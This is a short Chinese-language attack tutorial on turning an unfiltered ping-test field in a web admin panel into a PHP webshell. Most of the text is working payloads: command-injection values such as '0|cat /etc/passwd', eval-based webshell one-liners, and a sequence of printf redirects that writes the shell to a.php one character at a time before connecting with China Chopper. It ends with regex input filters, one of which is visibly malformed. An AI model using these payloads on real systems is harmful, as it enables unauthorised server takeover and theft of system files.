
# 命令行执行拿webshell

如果后台存在一个ping连通测试的接口，可以利用该接口来拿webshell 如下




这时候如果对输入的IP地址没有过滤的话，那么就可以很容易拿webshell


0 |ls -l



查看密码文件 0|cat /etc/passwd



写一句话到web根目录下面




0 | echo "<?php eval($\_POST['x']);?>"

0 | echo '<?php eval($\_POST["x"]);?>'

0 | printf "\<\?php eval(\$\_POST['x']);\?\>\n"

经过测试上面三种都无法执行成功，将特殊符号转成ASII试试



\x3c\x3f\x70\x68\x70\x20\x65\x76\x61\x6c\x28\x24\x5f\x50\x4f\x53\x54\x5b\x27\x78\x27\x5d\x29\x3b\x3f\x3e

然后使用printf打印，结果还是不行

分析：也行是因为传递的字符串含有php特殊意义符 <?php ?>导致无法执行

用最后一招，一个字母一个字母的写进去，如下

0 | printf "<" > a.php

0 | printf "?" >> a.php

0 | printf "php " >> a.php

0 | printf "eval" >> a.php

0 | printf "(" >> a.php

0 | printf "$" >> a.php

0 | printf "\_" >> a.php

0 | printf "POST[" >> a.php

0 | printf "'x'" >> a.php


0 | printf "]" >> a.php

0 | printf ")" >> a.php


0 | printf ";?" >> a.php

0 | printf ">" >> a.php


写进去后，因为php特殊化所以导致了无法打印显示出来



写好后，查看当前位置



使用菜刀直接连接



如果对输入的IP使用了正则表达式过滤，比如这样

/^(?=^.{3,255}$)[a-zA-Z0-9][-a-zA-Z0-9]{0,62}(\.[a-zA-Z0-9][-a-zA-Z0-9]{0,62})+$/ #匹配域名

/^([a-zA-Z0-9]+\.)\*([a-zA-Z0-9]+\.)([a-zA-Z]+)$/ #匹配域名

/^([1-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})\.([1,9]{1,3})$/ #匹配IP地址

